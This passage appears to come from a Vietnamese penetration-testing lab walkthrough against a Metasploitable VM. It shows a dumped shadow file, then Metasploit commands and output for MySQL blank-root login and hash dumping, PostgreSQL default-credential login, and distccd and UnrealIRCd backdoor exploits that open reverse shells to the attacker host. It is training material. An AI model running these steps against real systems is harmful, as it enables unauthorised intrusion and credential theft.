[root@parrot]-[~]  
#
```

Giờ ta đã có thể đọc được tài khoản và mật khẩu và các thông tin khác

```
[root@parrot]-[~]  
#cat /metafs/etc/shadow  
root:$1$rSc3FVAB$h1ueBWT7gzSJ23jdFdaNv1:19690:0:99999:7:::  
daemon:!:14684:0:99999:7:::  
bin:!:14684:0:99999:7:::  
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:!:14684:0:99999:7:::  
games:!:14684:0:99999:7:::  
man:!:14684:0:99999:7:::  
lp:!:14684:0:99999:7:::  
mail:!:14684:0:99999:7:::  
news:!:14684:0:99999:7:::  
uucp:!:14684:0:99999:7:::  
proxy:!:14684:0:99999:7:::  
www-data:!:14684:0:99999:7:::  
backup:!:14684:0:99999:7:::
```

1.4.10. Khai thác lỗ hổng mysql port 3306

Cổng 3306 là cổng mặc định của mysql

Check version mysql bằng module: `auxiliary/scanner/mysql/mysql_version`

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/mysql/mysql_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >> info

  Name: MySQL Server Version Enumeration
  Module: auxiliary/scanner/mysql/mysql_version
  License: Metasploit Framework License (BSD)
  Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      3306              yes       The target port (TCP)
  THREADS    1                  yes       The number of concurrent threads (max one per host)

Description:
  Enumerates the version of MySQL servers.

View the full module info with the info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >> []
```

Để khai thác lỗ hổng chúng ta chỉ cần nhập địa chỉ IP và chạy nó với lệnh run

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >> run

[+] 192.168.128.165:3306 - 192.168.128.165:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.128.165:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >>
```

Sử dụng module `mssql_login` với sự kết hợp của wordlists để khám phá ra ít nhất một account khả dụng trong cơ sở dữ liệu mà nó cho phép chúng ta đăng nhập tới cơ sở dữ liệu MySQL


```

[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/mysql/mysql_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_login) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_login) >> set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_login) >> set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_login) >> run

[+] 192.168.128.165:3306 - 192.168.128.165:3306 - Found remote MySQL version 5.0.51a
[-] 192.168.128.165:3306 - No active DB... Credential data will not be saved!
[+] 192.168.128.165:3306 - 192.168.128.165:3306 - Success: 'root:'
[-] 192.168.128.165:3306 - 192.168.128.165:3306 - LOGIN FAILED: : (Incorrect: Access denied for user '@'@'192.168.128.164' (using password: NO))
[-] 192.168.128.165:3306 - 192.168.128.165:3306 - LOGIN FAILED: 4Dgifts: (Incorrect: Access denied for user '4Dgifts'@'192.168.128.164' (using password: NO))
[-] 192.168.128.165:3306 - 192.168.128.165:3306 - LOGIN FAILED: abrt: (Incorrect: Access denied for user 'abrt'@'192.168.128.164' (using password: NO))

```

Quá trình dò account đã thành công, bây giờ chúng ta có thể thấy kết quả: account khả dụng là root, không có password.

Chúng ta sẽ sử dụng module mysql_enum để tìm thông tin về tài khoản trong cơ sở dữ liệu

```

[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_login) >> use auxiliary/admin/mysql/mysql_enum
[msf](Jobs:0 Agents:0) auxiliary(admin/mysql/mysql_enum) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(admin/mysql/mysql_enum) >> set USERNAME root
USERNAME => root
[msf](Jobs:0 Agents:0) auxiliary(admin/mysql/mysql_enum) >> run
[*] Running module against 192.168.128.165

```

```

[*] 192.168.128.165:3306 - List of Accounts with Password Hashes:
[+] 192.168.128.165:3306 - User: debian-sys-maint Host: Password Hash:
[+] 192.168.128.165:3306 - User: root Host: % Password Hash:
[+] 192.168.128.165:3306 - User: guest Host: % Password Hash:
[*] 192.168.128.165:3306 - The following users have GRANT Privilege:
[*] 192.168.128.165:3306 - User: debian-sys-maint Host:
[*] 192.168.128.165:3306 - User: root Host: %
[*] 192.168.128.165:3306 - User: guest Host: %
[*] 192.168.128.165:3306 - The following users have CREATE USER Privilege:
[*] 192.168.128.165:3306 - User: root Host: %
[*] 192.168.128.165:3306 - User: guest Host: %
[*] 192.168.128.165:3306 - The following users have RELOAD Privilege:
[*] 192.168.128.165:3306 - User: debian-sys-maint Host:
[*] 192.168.128.165:3306 - User: root Host: %
[*] 192.168.128.165:3306 - User: guest Host: %
[*] 192.168.128.165:3306 - The following users have SHUTDOWN Privilege:
[*] 192.168.128.165:3306 - User: debian-sys-maint Host:
[*] 192.168.128.165:3306 - User: root Host: %
[*] 192.168.128.165:3306 - User: guest Host: %
[*] 192.168.128.165:3306 - The following users have SUPER Privilege:
[*] 192.168.128.165:3306 - User: debian-sys-maint Host:
[*] 192.168.128.165:3306 - User: root Host: %
[*] 192.168.128.165:3306 - User: guest Host: %
[*] 192.168.128.165:3306 - The following users have FILE Privilege:
[*] 192.168.128.165:3306 - User: debian-sys-maint Host:
[*] 192.168.128.165:3306 - User: root Host: %
[*] 192.168.128.165:3306 - User: guest Host: %

```

Tiếp theo, chúng ta sẽ sử dụng module `mysql_hashdump` để dump password hashes từ tất cả các account trong cơ sở dữ liệu.

```
[msf](Jobs:0 Agents:0) auxiliary(admin/mysql/mysql_enum) >> use auxiliary/scanner/mysql/mysql_hashdump
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_hashdump) >> set USERNAME root
USERNAME => root
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_hashdump) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_hashdump) >> run

[+] 192.168.128.165:3306 - Saving HashString as Loot: debian-sys-maint:
[+] 192.168.128.165:3306 - Saving HashString as Loot: root:
[+] 192.168.128.165:3306 - Saving HashString as Loot: guest:
[*] 192.168.128.165:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_hashdump) >>
```

Bây giờ, chúng ta có thể sử dụng `mysql` client để kết nối tới cơ sở dữ liệu. Backtrack có một client do đó chúng ta chỉ cần sử dụng lệnh `mysql -h IP -u username -p password`. Trong trường hợp này, IP là 192.168.128.165, user là root còn password là trống.

```
[hnam@parrot]-(~)
└─$ sudo su
[sudo] password for hnam:
[hnam@parrot]-(~)
└─# mysql -h 192.168.128.165 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 359
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| dvwa                    |
| metasploit              |
| mysql                   |
| owasp10                 |
| tikiwiki                |
| tikiwiki195             |
+-----+
7 rows in set (0,002 sec)

MySQL [(none)]>
```

Bây giờ, chúng ta đã kết nối tới cơ sở dữ liệu, chúng ta có thể sử dụng lệnh `show databases` để khám phá các cơ sở dữ liệu được lưu trữ trên MySQL server.

1.4.11. Khai thác lỗ hổng distccd port 3632


```
[msf](Jobs:0 Agents:0) >> use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> exploit

[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4dDSjXZ0KGBc2PC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4dDSjXZ0KGBc2PC9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:46157) at 2023-12-01 23:25:18 +0700

whoami
daemon
```

1.4.12. Khai thác lỗ hổng postgresQL port 5432

- PostgreSQL Login Utility

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/postgres/postgres_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.128.165:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.128.165:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.128.165:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> █
```

Ta lấy được thành công tài khoản và mật khẩu

- PostgreSQL for Linux Payload Execution

```
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set LHOST 192.168.128.164
LHOST => 192.168.128.164
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> set PASSWORD postgres
PASSWORD => postgres
[msf](Jobs:0 Agents:1) exploit(linux/postgres/postgres_payload) >> exploit

[*] Started reverse TCP handler on 192.168.128.164:4444
[*] 192.168.128.165:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/pGXeSCRM.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.128.165
[*] Meterpreter session 2 opened (192.168.128.164:4444 -> 192.168.128.165:42648) at 2023-12-01 23:37:04 +0700

(Meterpreter 2)(/var/lib/postgresql/8.3/main) >
```

Đã lấy được session!

1.4.13. Khai thác lỗ hổng IRC port 6667 UnrealIRCd 3.2.8.1 Backdoor Command Execution

```
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set LHOST 192.168.128.164
LHOST => 192.168.128.164
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> exploit

[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] 192.168.128.165:6667 - Connected to 192.168.128.165:6667...
:irc.Metasplitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasplitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.128.165:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Command: echo thTiCmlms8tETAf2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "thTiCmlms8tETAf2\r\n"
[*] Matching...
[*] A is input...
[*] Accepted the second client connection...
[*] Command: echo MntHCHX8yPEgP8iR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:42762) at 2023-12-01 23:40:59 +0700

[-] Command shell session 2 is not valid and will be closed
[*] 192.168.128.165 - Command shell session 2 closed.
whoami
root
```

1.4.14. Khai thác lỗ hổng Distributed Ruby Remote Code Execution (8787)
- Ruby DRb RMI (port 8787)